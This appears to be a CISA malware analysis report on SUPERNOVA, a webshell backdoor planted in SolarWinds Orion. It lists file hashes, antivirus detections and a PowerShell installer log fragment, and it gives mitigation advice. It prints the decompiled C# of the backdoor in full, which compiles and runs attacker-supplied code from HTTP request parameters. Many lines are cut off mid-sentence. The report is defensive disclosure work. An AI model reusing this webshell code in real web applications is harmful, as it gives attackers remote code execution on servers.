MAR-10319053-1.v2 - Supernova

us-cert.cisa.gov/ncas/analysis-reports/ar21-027a

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of ar

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeab without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

This report provides detailed analysis of several malicious artifacts, affecting the SolarWinds Orion product, which have been identified by the sec it is placed by an attacker directly on a system that hosts SolarWinds Orion and is designed to appear as part of the SolarWinds product. CISA's a malware discovered" for more information.

This report describes the analysis of a PowerShell script that decodes and installs SUPERNOVA, a malicious webshell backdoor. SUPERNOVA is malware allows a remote operator to dynamically inject C# source code into a web portal provided via the SolarWinds software suite. The injectec For a downloadable copy of indicators of compromise (IOCs), see: MAR-10319053-1.v2.stix

References
https://us-cert.cisa.gov/ncas/alerts/aa20-352a
https://www.solarwinds.com/securityadvisory#anchor2
https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defende

Submitted Files (2)

290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515 (1.ps1)

c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71 (App_Web_logoimagehandler.ashx....)

Findings

290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515

Tags

trojan

Details

Name	1.ps1
Size	10609 bytes
Type	ASCII text, with very long lines
MD5	4423a4353a0e7972090413deb40d56ad
SHA1	8004d78e6934efb4dea8baf48a589c2c1ed10bf3
SHA256	290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515
SHA512	5d2dee3c8e4c6a4fa1d84e434ab0b864245fae51360e03ed7338c2b40d7c1d61aad755f8c54615197100dd3b8bfd00d33b2561781230
ssdeep	192:9x2OrPgH8XWECNsW4IX4SLY0tqIeZ9StIGca/HjKxnlyImIwN:Fr28XWECNsbIX4SLY0BeZ9StI9OHjMlw
Entropy	4.457683

Antivirus

Microsoft Security Essentials	Trojan:MSIL/Solorigate.G!dha

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

290951fcc7...	Contains	c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71

Description

This file is an event log that details the execution of a PowerShell script designed to Base64 decode and install a 32-bit .NET dynamic-link library
(c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71). The DLL is patched with the SUPERNOVA webshell and is a rep

Displayed below is a portion of the event log with the victim information redacted. It indicates the malicious PowerShell was executed by the legiti

```
--Begin event log--
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Convert]::FromBase64String($b);[IO.File]::WriteAllBytes($f $bs)' 'S-1-0-0' '-' '-' '0x0000000000000000' 'E:\Program Files (x86)\SolarWinds\Orion\
--End event log--
```

c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71

Tags

backdoortrojan

Details

Name	App_Web_logoimagehandler.ashx.b6031896.dll
Size	7680 bytes
Type	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	56ceb6d0011d87b6e4d7023d7ef85676
SHA1	75af292f34789a1c782ea36c7127bf6106f595e8
SHA256	c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
SHA512	f7eac6ab99fe45ca46417cdca36ba27560d5f8a2f37f378ba97636662595d55fa34f749716971aa96a862e37e0199eb6cb905636e6ab01
ssdeep	192:8/SqRzbt0GBDawA5uT8wSlyDDGTBNFkQ:8/SyHKGBDax5uThDD6BNr
Entropy	4.622450

Antivirus

Ahnlab	Backdoor/Win32.SunBurst
Antiy	Trojan/MSIL.Agent
Avira	TR/Sunburst.BR
BitDefender	Trojan.Supernova.A
Clamav	Win.Countermeasure.SUPERNOVA-9808999-1
Comodo	Backdoor
Cyren	W32/Supernova.GYFL-6114
ESET	a variant of MSIL/SunBurst.A trojan
Emsisoft	Trojan.Supernova.A (B)
Ikarus	Backdoor.Sunburst
K7	Trojan (00574a531)
Lavasoft	Trojan.Supernova.A
McAfee	Trojan-sunburst
Microsoft Security Essentials	Trojan:MSIL/Solorigate.G!dha
NANOAV	Trojan.Win32.Sunburst.iduxaq
Quick Heal	Backdoor.Sunburst
Sophos	Mal/Sunburst-B
Symantec	Backdoor.SuperNova
Systweak	trojan-backdoor.sunburst-r
TrendMicro	Trojan.59AF4B5F
TrendMicro House Call	Trojan.59AF4B5F
VirusBlokAda	TScope.Trojan.MSIL

Zillya!	Trojan.SunBurst.Win32.3

YARA Rules

No matches found.

ssdeep Matches

100	5976f9a3f7dcd2c124f1664003a1bb607bc22abc2c95abe5ecd645a5dbfe2c6c

PE Metadata

Compile Date	2020-03-24 05:16:10-04:00
Import Hash	dae02f32a21e03ce65412f6e56942daa
Company Name	None
File Description	
Internal Name	App_Web_logoimagehandler.ashx.b6031896.dll
Legal Copyright	
Original Filename	App_Web_logoimagehandler.ashx.b6031896.dll
Product Name	None
Product Version	0.0.0.0

PE Sections

MD5	Name	Raw Size	Entropy
21556dbcb227ba907e33b0847b427ef4	header	512	2.597488
9002a963c87901397a986c3333d09627	.text	5632	5.285309
78888431b10a2bf283387437a750bca3	.rsrc	1024	2.583328
45ded0a8dacde15cb402adfe11b0fe3e	.reloc	512	0.081539

Packers/Compilers/Cryptors

Microsoft Visual C# / Basic .NET

Relationships

c15abaf51e...	Contained_Within	290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515

Description

This file is a 32-bit .NET DLL that has been identified as a modified SolarWinds plug-in. The malware patched into this plug-in has been identified
expected to partially contain C# code, which the function will compile and execute directly in system memory. The purpose of this malware indicat
function.

The ProcessRequest function takes an HttpContext Data structure as an argument. It parses portions of the request substructure of the parent Ht
These four variables are then provided as arguments to the DynamicRun function described next.

The "DynamicRun" function is designed to accept C# code and then dynamically compile and execute it. The "codes" variable provided to the fun
function name that will be called for the newly compiled class. The "args" variable will contain the arguments provided to the executed malicious c

After parsing out and executing the provided code, the "ProcessRequest" function will continue on to call a function named "WebSettingsDAL.get

```
--Begin ProcessRequest Function--
public void ProcessRequest(HttpContext context)
{
  try
  {
   string codes = context.Request["codes"];
   string clazz = context.Request["clazz"];
   string method = context.Request["method"];
   string[] args = context.Request["args"].Split('\n');
   context.Response.ContentType = "text/plain";
   context.Response.Write(this.DynamicRun(codes, clazz, method, args));
  }
  catch (Exception ex)
  {
  }
  NameValueCollection queryString = HttpUtility.ParseQueryString(context.Request.Url.Query);
  try
  {
   string str1 = queryString["id"];
   string s;
   if (!(str1 == "SitelogoImage"))
   {
     if (!(str1 == "SiteNoclogoImage"))
      throw new ArgumentOutOfRangeException(queryString["id"]);
     s = WebSettingsDAL.get_NewNOCSiteLogo();
   }
   else
     s = WebSettingsDAL.get_NewSiteLogo();
   byte[] buffer = Convert.FromBase64String(s);
   if ((buffer == null || buffer.Length == 0) && File.Exists(HttpContext.Current.Server.MapPath("//NetPerfMon//images//NoLogo.gif")))
     buffer = File.ReadAllBytes(HttpContext.Current.Server.MapPath("//NetPerfMon//images//NoLogo.gif"));
   string str2 = buffer.Length < 2 || buffer[0] != byte.MaxValue || buffer[1] != (byte) 216 ? (buffer.Length < 3 || buffer[0] != (byte) 71 || (buffer[1] != (by
|| (buffer[5] != (byte) 10 || buffer[6] != (byte) 26)) || buffer[7] != (byte) 10 ? "image/jpeg" : "image/png") : "image/gif") : "image/jpeg";
   context.Response.OutputStream.Write(buffer, 0, buffer.Length);
   context.Response.ContentType = str2;
   context.Response.Cache.SetCacheability(HttpCacheability.Private);
   context.Response.StatusDescription = "OK";
   context.Response.StatusCode = 200;
   return;
  }
  catch (Exception ex)
  {
   LogoImageHandler._log.Error((object) "Unexpected error trying to provide logo image for the page.", ex);
  }
  context.Response.Cache.SetCacheability(HttpCacheability.NoCache);
  context.Response.StatusDescription = "NO IMAGE";
  context.Response.StatusCode = 500;
}
--End ProcessRequest Function--

--Begin DynamicRun Function--
public string DynamicRun(string codes, string clazz, string method, string[] args)
{
  ICodeCompiler compiler = new CSharpCodeProvider().CreateCompiler();
  CompilerParameters options = new CompilerParameters();
  options.ReferencedAssemblies.Add("System.dll");
  options.ReferencedAssemblies.Add("System.ServiceModel.dll");
  options.ReferencedAssemblies.Add("System.Data.dll");
  options.ReferencedAssemblies.Add("System.Runtime.dll");
  options.GenerateExecutable = false;
  options.GenerateInMemory = true;
  string source = codes;
  CompilerResults compilerResults = compiler.CompileAssemblyFromSource(options, source);
  if (compilerResults.Errors.HasErrors)
  {
   // ISSUE: reference to a compiler-generated field
   // ISSUE: reference to a compiler-generated field
   // ISSUE: reference to a compiler-generated field
   // ISSUE: method pointer
   string.Join(Environment.NewLine, (IEnumerable<string>) Enumerable.Select<CompilerError, string>((IEnumerable<M0>) compilerResults.Erro
new Func<CompilerError, string>((object) LogoImageHandler.\u003C\u003Ec.\u003C\u003E9, __methodptr(\u003CDynamicRun\u003Eb__3_0))
   Console.WriteLine("error");
   return compilerResults.Errors.ToString();
  }
  object instance = compilerResults.CompiledAssembly.CreateInstance(clazz);
  return (string) instance.GetType().GetMethod(method).Invoke(instance, (object[]) args);
}
--End DynamicRun Function--
```

Screenshots


App_Web_logoimagehandler.ashx.b6031896 (0.0.0.0)
App_Web_logoimagehandler.ashx.b6031896.dll
PE
References
Resources
{} -
<Module> @02000001
LogoImageHandler @02000002
Base Types
Derived Types
.cctor() : void @06000004
.ctor() : void @06000003
ProcessRequest(HttpContext) : void @06000002
IsReusable : bool @17000001
_log : Log @04000001
App_Web_logoimagehandler.ashx.b6031896 (0.0.0.0)
App_Web_logoimagehandler.ashx.b6031896.dll
PE
References
Resources
{} -
<Module> @02000001
LogoImageHandler @02000002
Base Types
Derived Types
.cctor() : void @06000004
.ctor() : void @06000003
DynamicRun(string, string, string, string[]) : string @06000005
ProcessRequest(HttpContext) : void @06000002
IsReusable : bool @17000001
_log : Log @04000001
LogoImageHandler.<>c @02000003

Figure 1 -

Relationship Summary

290951fcc7...	Contains	c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
c15abaf51e...	Contained_Within	290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at t

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In mos regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manua

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document shoul

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and ph

Revisions

January 27, 2021: Initial Version

November 17, 2021: Removed a file that was determined to be a legitimate SolarWinds file

This product is provided subject to this Notification and this Privacy & Use policy.

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.